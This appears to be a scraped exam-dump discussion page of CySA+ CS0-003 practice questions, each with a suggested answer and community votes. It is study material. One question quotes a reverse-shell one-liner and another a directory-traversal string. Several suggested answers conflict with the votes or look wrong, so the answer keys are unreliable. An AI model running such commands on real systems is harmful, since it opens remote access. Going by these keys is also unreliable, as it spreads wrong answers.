- D. Parallel test

Suggested Answer: B

Community vote distribution

B (100%)

by  ChopSNap at Nov. 19, 2024, 4:14 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 284 DISCUSSION

Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Choose two.)

- A. Law enforcement
- B. Governance
- C. Legal
- D. Manager
- E. Public relations
- F. Human resources

Suggested Answer: E

Community vote distribution

E (67%) C (33%)

by  Aziz132 at Nov. 16, 2024, 3:06 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 285 DISCUSSION

Due to an incident involving company devices, an incident responder needs to take a mobile phone to the lab for further investigation. Which of the following tools should be used to maintain the integrity of the mobile phone while it is transported? (Choose two.)

- A. Signal-shielded bag
- B. Tamper-evident seal
- C. Thumb drive
- D. Crime scene tape
- E. Write blocker
- F. Drive duplicator

Suggested Answer: AB

Community vote distribution

AB (100%)

by  ChopSNap at Nov. 19, 2024, 4:16 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 286 DISCUSSION

During the rollout of a patch to the production environment, it was discovered that required connections to remote systems are no longer possible. Which of the following steps would have most likely revealed this gap?

- A. Implementation
- B. User acceptance testing
- C. Validation
- D. Rollback

Suggested Answer: C

Community vote distribution

C (100%)

by  ChopSNap at Nov. 19, 2024, 4:19 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 287 DISCUSSION

An organization has tracked several incidents that are listed in the following table:

Start time	Detection time	Time elapsed in minutes
7:20 a.m.	10:30 a.m.	180
12:00 a.m.	2:30 a.m.	150
9:25 a.m.	12:15 p.m.	170
3:25 p.m.	5:45 p.m.	140

Which of the following is the organization's MTTD?

- A. 140
- B. 150
- C. 160
- D. 180

Suggested Answer: C

Community vote distribution

C (100%)

by  ChopSNap at Nov. 19, 2024, 4:21 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 288 DISCUSSION

A security analyst has found a moderate-risk item in an organization's point-of-sale application. The organization is currently in a change freeze window and has decided that the risk is not high enough to correct at this time. Which of the following inhibitors to remediation does this scenario illustrate?

- A. Service-level agreement
- B. Business process interruption
- C. Degrading functionality
- D. Proprietary system

Suggested Answer: *B*

Community vote distribution

B (100%)

by  ChopSNap at Nov. 19, 2024, 4:22 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 289 DISCUSSION

While reviewing the web server logs, a security analyst notices the following snippet:

..\\..\\..\\boot.ini

Which of the following is being attempted?

- A. Directory traversal
- B. Remote file inclusion
- C. Cross-site scripting
- D. Remote code execution
- E. Enumeration of /etc/passwd

Suggested Answer: A

Community vote distribution

A (100%)

by  ChopSNap at Nov. 19, 2024, 4:23 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 29 DISCUSSION

A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?

- A. Data enrichment
- B. Security control plane
- C. Threat feed combination
- D. Single pane of glass

Suggested Answer: D

Community vote distribution

D (94%)	6%
---------	----

by  kmordalv at Sept. 7, 2023, 10:52 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 290 DISCUSSION

Exploit code for a recently disclosed critical software vulnerability was publicly available for download for several days before being removed. Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

- A. Remediation level
- B. Exploit code maturity
- C. Report confidence
- D. Availability

Suggested Answer: B

Community vote distribution

B (100%)

by  ChopSNap at Nov. 19, 2024, 4:24 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 291 DISCUSSION

Which of the following in the digital forensics process is considered a critical activity that often includes a graphical representation of process and operating system events?

- A. Registry editing
- B. Network mapping
- C. Timeline analysis
- D. Write blocking

Suggested Answer: C

Community vote distribution

C (100%)

by  ChopSNap at Nov. 19, 2024, 4:26 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 292 DISCUSSION

Which of the following best describes the importance of KPIs in an incident response exercise?

- A. To identify the personal performance of each analyst
- B. To describe how incidents were resolved
- C. To reveal what the team needs to prioritize
- D. To expose which tools should be used

Suggested Answer: C

Community vote distribution

C (100%)

by  ChopSNap at Nov. 19, 2024, 4:27 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 293 DISCUSSION

An organization is conducting a pilot deployment of an e-commerce application. The application's source code is not available. Which of the following strategies should an analyst recommend to evaluate the security of the software?

- A. Static testing
- B. Vulnerability testing
- C. Dynamic testing
- D. Penetration testing

Suggested Answer: D

Community vote distribution

D (60%) C (40%)

by  SheikS at Nov. 17, 2024, 6:05 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 294 DISCUSSION

A security team needs to demonstrate how prepared the team is in the event of a cyberattack. Which of the following would best demonstrate a real-world incident without impacting operations?

- A. Review lessons-learned documentation and create a playbook.
- B. Gather all internal incident response party members and perform a simulation.
- C. Deploy known malware and document the remediation process.
- D. Schedule a system recovery to the DR site for a few applications.

Suggested Answer: *B*

Community vote distribution

B (100%)

by  ChopSNap at Nov. 19, 2024, 4:29 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 295 DISCUSSION

A SOC receives several alerts indicating user accounts are connecting to the company's identity provider through non-secure communications. User credentials for accessing sensitive, business-critical systems could be exposed. Which of the following logs should the SOC use when determining malicious intent?

- A. DNS
- B. tcpdump
- C. Directory
- D. IDS

Suggested Answer: *D*

Community vote distribution

D (67%) B (33%)

by  ChopSNap at Nov. 19, 2024, 4:31 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 296 DISCUSSION

A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:

```
Vulnerability 1: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L  
Vulnerability 2: CVSS:3.0/AV:L/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:H  
Vulnerability 3: CVSS:3.0/AV:A/AC:H/PR:L/UI:R/S:U/C:L/I:H/A:L  
Vulnerability 4: CVSS:3.0/AV:P/AC:L/PR:H/UI:N/S:U/C:H/I:N/A:L
```

Which of the following vulnerabilities should be patched first?

- A. Vulnerability 1
- B. Vulnerability 2
- C. Vulnerability 3
- D. Vulnerability 4

Suggested Answer: A

Community vote distribution

A (100%)

by  [thisguyfucks](#) at Nov. 28, 2024, 4:52 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 297 DISCUSSION

Each time a vulnerability assessment team shares the regular report with other teams, inconsistencies regarding versions and patches in the existing infrastructure are discovered. Which of the following is the best solution to decrease the inconsistencies?

- A. Implementing credentialed scanning
- B. Changing from a passive to an active scanning approach
- C. Implementing a central place to manage IT assets
- D. Performing agentless scanning

Suggested Answer: C

Community vote distribution

C (100%)

by  ChopSNap at Nov. 19, 2024, 4:35 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 299 DISCUSSION

A vulnerability analyst is writing a report documenting the newest, most critical vulnerabilities identified in the past month. Which of the following public MITRE repositories would be best to review?

- A. Cyber Threat Intelligence
- B. Common Vulnerabilities and Exposures
- C. Cyber Analytics Repository
- D. ATT&CK

Suggested Answer: *B*

Community vote distribution

B (100%)

by  ChopSNap at Nov. 19, 2024, 4:37 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 3 DISCUSSION

An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

- ↳  **Alerts (17)**
 - ↳  Absence of Anti-CSRF Tokens
 - ↳  Content Security Policy (CSP) Header Not Set (6)
 - ↳  Cross-Domain Misconfiguration (34)
 - ↳  Directory Browsing (11)
 - ↳  Missing Anti-clickjacking Header (2)
 - ↳  Cookie No HttpOnly Flag (4)
 - ↳  Cookie Without Secure Flag
 - ↳  Cookie with SameSite Attribute None (2)
 - ↳  Cookie without SameSite Attribute (5)
 - ↳  Cross-Domain JavaScript Source File Inclusion
 - ↳  Timestamp Disclosure - Unix (569)
 - ↳  X-Content-Type-Options Header Missing (42)
 - ↳  CORS Header
 - ↳  Information Disclosure - Sensitive Information in URL (2)
 - ↳  Information Disclosure - Suspicious Comments (43)
 - ↳  Loosely Scoped Cookie (5)
 - ↳  Re-examine Cache-control Directives (33)

Which of the following tuning recommendations should the security analyst share?

- A. Set an HttpOnly flag to force communication by HTTPS
- B. Block requests without an X-Frame-Options header
- C. Configure an Access-Control-Allow-Origin header to authorized domains
- D. Disable the cross-origin resource sharing header

Suggested Answer: C

Community vote distribution

C (84%)

Other

by  ms123451 at Sept. 3, 2023, 4:20 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 30 DISCUSSION

Due to reports of unauthorized activity that was occurring on the internal network, an analyst is performing a network discovery. The analyst runs an Nmap scan against a corporate network to evaluate which devices were operating in the environment. Given the following output:

```
Nmap scan report for officerckuplayer.lan (192.168.86.22)
Host is up (0.11s latency).
All 100 scanned ports on officerckuplayer.lan (192.168.86.22) are filtered
MAC Address: B8:3E:59:86:1A:13 (Roku)

Nmap scan report for p4wnp1_aloa.lan (192.168.86.56)
Host is up (0.022s latency).
Not shown: 96 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8000/tcp  open  http-alt
MAC Address: B8:27:EB:D0:8E:D1 (Raspberry Pi Foundation)

Nmap scan report for wh4dc-748gy.lan (192.168.86.152)
Host is up (0.033s latency).
Not shown: 95 filtered ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 38:BA:F8:E3:41:CB (Intel Corporate)

Nmap scan report for xlaptop.lan (192.168.86.249)
Host is up (0.024s latency).
Not shown: 93 filtered ports
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 64:00:6A:8E:D8:F5 (Dell)

Nmap scan report for imaging.lan (192.168.86.150)
Host is up (0.0013s latency).
Not shown: 95 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 38:BA:F8:F4:32:CA (Intel Corporate)
```

Which of the following choices should the analyst look at first?

- A. wh4dc-748gy.lan (192.168.86.152)
- B. officerckuplayer.lan (192.168.86.22)
- C. imaging.lan (192.168.86.150)
- D. xlaptop.lan (192.168.86.249)
- E. p4wnp1_aloa.lan (192.168.86.56)

Suggested Answer: E

Community vote distribution

E (100%)

by  kmordalv at Sept. 7, 2023, 11 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 300 DISCUSSION

A corporation wants to implement an agent-based endpoint solution to help:

- Flag various threats
- Review vulnerability feeds
- Aggregate data
- Provide real-time metrics by using scripting languages

Which of the following tools should the corporation implement to reach this goal?

- A. DLP
- B. Heuristics
- C. SOAR
- D. NAC

Suggested Answer: C

by  [kareem101](#) at Dec. 23, 2024, 1 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 304 DISCUSSION

After a recent vulnerability report for a server is presented, a business must decide whether to secure the company's web-based storefront or shut it down. The developer is not able to fix the zero-day vulnerability because a patch does not exist yet. Which of the following is the best option for the business?

- A. Limit the API request for new transactions until a patch exists.
- B. Take the storefront offline until a patch exists.
- C. Identify the degrading functionality.
- D. Put a WAF in front of the storefront.

Suggested Answer: *D*

by  mikeyou2017 at Nov. 21, 2024, 3:25 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 309 DISCUSSION

Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

- A. It provides analytical pivoting and identifies knowledge gaps.
- B. It guarantees that the discovered vulnerability will not be exploited again in the future.
- C. It provides concise evidence that can be used in court.
- D. It allows for proactive detection and analysis of attack events.

Suggested Answer: A

Community vote distribution

A (100%)

by  buffalobilll at Dec. 9, 2024, 6:19 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 31 DISCUSSION

When starting an investigation, which of the following must be done first?

- A. Notify law enforcement
- B. Secure the scene
- C. Seize all related evidence
- D. Interview the witnesses

Suggested Answer: *B*

Community vote distribution

B (100%)

by  kmordalv at Sept. 7, 2023, 11:02 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 32 DISCUSSION

Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

- A. The lead should review what is documented in the incident response policy or plan
- B. Management level members of the CSIRT should make that decision
- C. The lead has the authority to decide who to communicate with at any time
- D. Subject matter experts on the team should communicate with others within the specified area of expertise

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 7, 2023, 11:06 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 321 DISCUSSION

When undertaking a cloud migration of multiple SaaS applications, an organization's systems administrators struggled with the complexity of extending identity and access management to cloud-based assets. Which of the following service models would have reduced the complexity of this project?

- A. OpenID
- B. SASE
- C. ZTNA
- D. SWG

Suggested Answer: *B*

Community vote distribution

B (67%) C (17%) A (17%)

by  [ajk02](#) at Nov. 23, 2024, 12:50 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 323 DISCUSSION

Which of the following explains the importance of a timeline when providing an incident response report?

- A. The timeline contains a real-time record of an incident and provides information that helps to simplify a postmortem analysis.
- B. An incident timeline provides the necessary information to understand the actions taken to mitigate the threat or risk.
- C. The timeline provides all the information, in the form of a timetable, of the whole incident response process including actions taken.
- D. An incident timeline presents the list of commands executed by an attacker when the system was compromised, in the form of a timetable.

Suggested Answer: C

Community vote distribution

C (100%)

by  78f9a0a at Dec. 23, 2024, 9:32 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 33 DISCUSSION

A new cybersecurity analyst is tasked with creating an executive briefing on possible threats to the organization. Which of the following will produce the data needed for the briefing?

- A. Firewall logs
- B. Indicators of compromise
- C. Risk assessment
- D. Access control lists

Suggested Answer: C

Community vote distribution

C (63%)

B (38%)

by  ms123451 at Sept. 3, 2023, 5:38 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 331 DISCUSSION

Which of the following attributes is part of the Diamond Model of Intrusion Analysis?

- A. Delivery
- B. Weaponization
- C. Command and control
- D. Capability

Suggested Answer: D

Community vote distribution

D (100%)

by  39a1535 at Nov. 29, 2024, 4:14 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 338 DISCUSSION

An analyst receives alerts that state the following traffic was identified on the perimeter network firewall:

Source	Destination	IP reputation	Bytes sent	Bytes received	Action
192.168.1.14	172.16.2.8	low	64	0	allow
192.168.1.14	172.16.2.8	low	64	0	allow
192.168.0.4	172.16.2.8	low	512	512	allow
192.168.1.14	172.16.2.8	low	1512	960	allow
192.168.1.58	172.16.2.8	low	1985	354	allow
192.168.1.14	172.16.2.8	low	512	758	allow
192.168.1.58	172.16.2.8	low	64	0	allow
192.168.0.4	172.16.2.8	low	64	168468	allow
192.168.1.14	172.16.2.8	low	1289	154	allow

Which of the following best describes the indicator of compromise that triggered the alerts?

- A. Anomalous activity
- B. Bandwidth saturation
- C. Cryptomining
- D. Denial of service

Suggested Answer: A

Community vote distribution

D (100%)

by  OJ_Ayinla at Dec. 22, 2024, 2:31 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 34 DISCUSSION

An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

- A. Beacons
- B. Cross-site scripting
- C. Buffer overflow
- D. PHP traversal

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 4, 2023, 6:16 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 342 DISCUSSION

A system that provides the user interface for a critical server has potentially been corrupted by malware. Which of the following is the best recommendation to ensure business continuity?

- A. System isolation
- B. Reimaging
- C. Malware removal
- D. Vulnerability scanning

Suggested Answer: A

Community vote distribution

B (100%)

by  ruelgo at Dec. 23, 2024, 11:46 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 35 DISCUSSION

A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: `ftp`. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

- A. Change the display filter to `ftp.active.port`
- B. Change the display filter to `tcp.port==20`
- C. Change the display filter to `ftp-data` and follow the TCP streams
- D. Navigate to the File menu and select FTP from the Export objects option

Suggested Answer: C

Community vote distribution

C (93%) 7%

by  [nmap_king_22](#) at Sept. 4, 2023, 6:19 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 351 DISCUSSION

A Chief Information Security Officer has requested a dashboard to share critical vulnerability management goals with company leadership. Which of the following would be the best to include in the dashboard?

- A. KPI
- B. MOU
- C. SLO
- D. SLA

Suggested Answer: A

Community vote distribution

B (100%)

by  52895e9 at Dec. 20, 2024, 8 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 358 DISCUSSION

Thousands of computers were compromised in a breach, but the vulnerability that caused the compromise was detected on only three computers during the latest vulnerability scan. An analyst conducts an after action review to determine why the vulnerability was not detected on more computers. The analyst recreates the following configuration that was used to scan the network:

---- Module Configuration ----

```
msf > use auxiliary/scanner/ftp/anonymous
msf auxiliary(anonymous) > show options
```

Module options:

Name	Current Setting	Required Description
FTPPASS	no	The password for the specified username
FTPUSER	no	The username to authenticate as
RHOSTS	172.16.0.0/24	The target address range or CIDR identifier
RPORT	21	The target port
THREADS	1	The number of concurrent threads

---- End Module Configuration ----

---- Scan Results (abbreviated) ----

```
.....
[*] 172.16.0.250:21 Anonymous READ (220 mailman FTP server (Version wu-2.6.2-5) ready.)
[*] 172.16.0.251:21 Anonymous READ (220 oracle2 Microsoft FTP Service (Version 5.0).)
[*] 172.16.0.252:21 Anonymous READ/WRITE (220 Microsoft FTP Service)
..... (100% complete)
```

---- End Scan Results (abbreviated) ----

Which of the following best explains the reason the vulnerability was found only on three computers?

- A. Incorrect remote port specified
- B. Lack of concurrent threads dedicated
- C. Use of a credentialed vulnerability scan
- D. Configuring an incorrect subnet mask

Suggested Answer: B

Community vote distribution

D (80%)

B (20%)

by  ruelgo at Dec. 23, 2024, 12:19 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 36 DISCUSSION

A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

- A. SLA
- B. MOU
- C. NDA
- D. Limitation of liability

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 4, 2023, 6:22 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 368 DISCUSSION

An incident response team is assessing attack vectors of malware that is encrypting data with ransomware. There are no indications of a network-based intrusion. Which of the following is the most likely root cause of the incident?

- A. USB drop
- B. LFI
- C. Cross-site forgery
- D. SQL injection

Suggested Answer: A

Community vote distribution

A (100%)

by  ruelgo at Dec. 23, 2024, 11:09 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 37 DISCUSSION

Which of the following phases of the Cyber Kill Chain involves the adversary attempting to establish communication with a successfully exploited target?

- A. Command and control
- B. Actions on objectives
- C. Exploitation
- D. Delivery

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 4, 2023, 6:25 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 378 DISCUSSION

A web application has a function to retrieve content from an internal URL to identify CSRF attacks in the logs. The security analyst is building a regular expression that will filter out the correctly formatted requests. The target URL is `https://10.1.2.3/api`, and the receiving API only accepts GET requests and uses a single integer argument named "id." Which of the following regular expressions should the analyst use to achieve the objective?

- A. `^(?!https://10\.1\.2\.3/api\?id=[0-9]+)`
- B. `^https://10\.1\.2\.3/api\?id=\d+`
- C. `(?:^https://10\.1\.2\.3/api\?id=[0-9]+)`
- D. `^https://10\.1\.2\.3/api\?id=[0-9]+\$`

Suggested Answer: D

Community vote distribution

D (100%)

by  [hashed_pony](#) at Jan. 5, 2025, 12:45 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 379 DISCUSSION

A security analyst needs to identify a computer based on the following requirements to be mitigated:

- The attack method is network based with low complexity.
- No privileges or user action is needed.
- The confidentiality and availability level is high with a low integrity level.

Given the following CVSS 3.1 output:

Computer1 -

CVSS3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:L/A:H

Computer2 -

CVSS3.1/AV:L/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Computer3 -

CVSS3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:L/A:H

Computer4 -

CVSS3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:H

Which of the following machines should the analyst mitigate?

- A. Computer1
- B. Computer2
- C. Computer3
- D. Computer4

Suggested Answer: D

Community vote distribution

D (100%)

by  52895e9 at Dec. 20, 2024, 8:51 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 38 DISCUSSION

A company that has a geographically diverse workforce and dynamic IPs wants to implement a vulnerability scanning method with reduced network traffic. Which of the following would best meet this requirement?

- A. External
- B. Agent-based
- C. Non-credentialled
- D. Credentialled

Suggested Answer: B

Community vote distribution

B (100%)

by  nmap_king_22 at Sept. 4, 2023, 6:27 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 386 DISCUSSION

A security administrator has found indications of dictionary attacks against the company's external-facing portal. Which of the following should be implemented to best mitigate the password attacks?

- A. Multifactor authentication
- B. Password complexity
- C. Web application firewall
- D. Lockout policy

Suggested Answer: *B*

Community vote distribution

B (75%) A (25%)

by  52895e9 at Dec. 21, 2024, 2:54 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 39 DISCUSSION

A security analyst detects an exploit attempt containing the following command: sh -i >& /dev/udp/10.1.1.1/4821 0>\$! Which of the following is being attempted?

- A. RCE
- B. Reverse shell
- C. XSS
- D. SQL injection

Suggested Answer: B

Community vote distribution

B (100%)

by  nmap_king_22 at Sept. 4, 2023, 6:30 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 394 DISCUSSION

Which of the following is instituting a security policy that users must lock their systems when stepping away from their desks an example of?

- A. Configuration management
- B. Compensating control
- C. Awareness, education, and training
- D. Administrative control

Suggested Answer: C

Community vote distribution

C (100%)

by  shdf457 at Dec. 31, 2024, 3:48 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 4 DISCUSSION

Which of the following items should be included in a vulnerability scan report? (Choose two.)

- A. Lessons learned
- B. Service-level agreement
- C. Playbook
- D. Affected hosts
- E. Risk score
- F. Education plan

Suggested Answer: DE

Community vote distribution

DE (100%)

by  kmordalv at July 20, 2023, 4:20 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 40 DISCUSSION

An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

- A. Scope
- B. Weaponization
- C. CVSS
- D. Asset value

Suggested Answer: B

Community vote distribution

B (100%)

by  [nmap_king_22](#) at Sept. 4, 2023, 6:31 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 41 DISCUSSION

An analyst is reviewing a vulnerability report for a server environment with the following entries:

Vulnerability	Severity	CVSS v3	Host IP	Crown jewel	Exploit available
EOL/Obsolete Log4j v1.x	5	-	54.73.224.15	No	No
EOL/Obsolete Log4j v1.x	5	-	54.73.225.17	Yes	No
EOL/Obsolete Log4j v1.x	5	-	10.101.27.98	Yes	No
Microsoft Windows Security Update	4	8.2	10.100.10.52	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.26	No	Yes
Microsoft Windows Security Update	4	8.2	54.74.110.228	Yes	Yes
Oracle Java Critical Patch	3	6.9	10.101.25.65	Yes	No
Oracle Java Critical Patch	3	6.9	54.73.225.17	Yes	No
Oracle Java Critical Patch	3	6.9	10.101.27.98	Yes	No

Which of the following systems should be prioritized for patching first?

- A. 10.101.27.98
- B. 54.73.225.17
- C. 54.74.110.26
- D. 54.74.110.228

Suggested Answer: D

Community vote distribution

D (100%)

by  kmordalv at Sept. 7, 2023, 12:07 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 42 DISCUSSION

A company is in the process of implementing a vulnerability management program, and there are concerns about granting the security team access to sensitive data. Which of the following scanning methods can be implemented to reduce the access to systems while providing the most accurate vulnerability scan results?

- A. Credentialed network scanning
- B. Passive scanning
- C. Agent-based scanning
- D. Dynamic scanning

Suggested Answer: *C*

Community vote distribution

C (75%)	A (18%)	7%
---------	---------	----

by  ms123451 at Sept. 3, 2023, 5:49 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 43 DISCUSSION

A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

- A. function x() { info=\$(geolookup \$1) && echo "\$1 | \$info" }
- B. function x() { info=\$(ping -c 1 \$1 | awk -F "/" 'END{print \$5}') && echo "\$1 | \$info" }
- C. function x() { info=\$(dig \$(dig -x \$1 | grep PTR | tail -n 1 | awk -F ".in-addr" '{print \$1}').origin.asn.cymru.com TXT +short) && echo "\$1 | \$info" }
- D. function x() { info=\$(traceroute -m 40 \$1 | awk 'END{print \$1}') && echo "\$1 | \$info" }

Suggested Answer: *D*

Community vote distribution

D (71%)

C (29%)

by  ms123451 at Sept. 3, 2023, 5:51 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 44 DISCUSSION

There are several reports of sensitive information being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

- A. Implement step-up authentication for administrators
- B. Improve employee training and awareness
- C. Increase password complexity standards
- D. Deploy mobile device management

Suggested Answer: *B*

Community vote distribution

B (100%)

by  [nmap_king_22](#) at Sept. 4, 2023, 6:42 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 45 DISCUSSION

Which of the following is the best way to begin preparation for a report titled "What We Learned" regarding a recent incident involving a cybersecurity breach?

- A. Determine the sophistication of the audience that the report is meant for
- B. Include references and sources of information on the first page
- C. Include a table of contents outlining the entire report
- D. Decide on the color scheme that will effectively communicate the metrics

Suggested Answer: A

Community vote distribution

A (100%)

by  [kmordalv](#) at Sept. 7, 2023, 2:15 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 46 DISCUSSION

A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

- A. Upload the binary to an air gapped sandbox for analysis
- B. Send the binaries to the antivirus vendor
- C. Execute the binaries on an environment with internet connectivity
- D. Query the file hashes using VirusTotal

Suggested Answer: A

Community vote distribution

A (70%)

D (30%)

by  kmordalv at Sept. 7, 2023, 2:20 p.m.

EXAM CS0-003 TOPIC 1 QUESTION 47 DISCUSSION

Which of the following would help to minimize human engagement and aid in process improvement in security operations?

- A. OSSTMM
- B. SIEM
- C. SOAR
- D. OWASP

Suggested Answer: C

Community vote distribution

C (100%)

by  kmordalv at Sept. 7, 2023, 2:22 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 48 DISCUSSION

After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

- A. Avoid
- B. Transfer
- C. Accept
- D. Mitigate

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 7, 2023, 2:24 p.m.

 EXAM CS0-003 TOPIC 1 QUESTION 49 DISCUSSION

Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

- A. Identify any improvements or changes in the incident response plan or procedures
- B. Determine if an internal mistake was made and who did it so they do not repeat the error
- C. Present all legal evidence collected and turn it over to law enforcement
- D. Discuss the financial impact of the incident to determine if security controls are well spent

Suggested Answer: A

Community vote distribution

A (100%)

by  kmordalv at Sept. 8, 2023, 7:27 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 5 DISCUSSION

The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

- A. A mean time to remediate of 30 days
- B. A mean time to detect of 45 days
- C. A mean time to respond of 15 days
- D. Third-party application testing

Suggested Answer: A

Community vote distribution

A (83%)	C (17%)
---------	---------

by  Yokota at July 15, 2023, 2:46 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 50 DISCUSSION

The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

- A. Single pane of glass
- B. Single sign-on
- C. Data enrichment
- D. Deduplication

Suggested Answer: A

Community vote distribution

A (83%)	Other
---------	-------

by  nmap_king_22 at Sept. 4, 2023, 6:51 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 51 DISCUSSION

Which of the following would a security analyst most likely use to compare TTPs between different known adversaries of an organization?

- A. MITRE ATT&CK
- B. Cyber Kill Cham
- C. OWASP
- D. STIX/TAXII

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 5, 2023, 4:02 a.m.

EXAM CS0-003 TOPIC 1 QUESTION 52 DISCUSSION

An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

- A. Eradication
- B. Recovery
- C. Containment
- D. Preparation

Suggested Answer: A

Community vote distribution

A (100%)

by  nmap_king_22 at Sept. 5, 2023, 4:03 a.m.

 EXAM CS0-003 TOPIC 1 QUESTION 53 DISCUSSION

Joe, a leading sales person at an organization, has announced on social media that he is leaving his current role to start a new company that will compete with his current employer. Joe is soliciting his current employer's customers. However, Joe has not resigned or discussed this with his current supervisor yet. Which of the following would be the best action for the incident response team to recommend?

- A. Isolate Joe's PC from the network
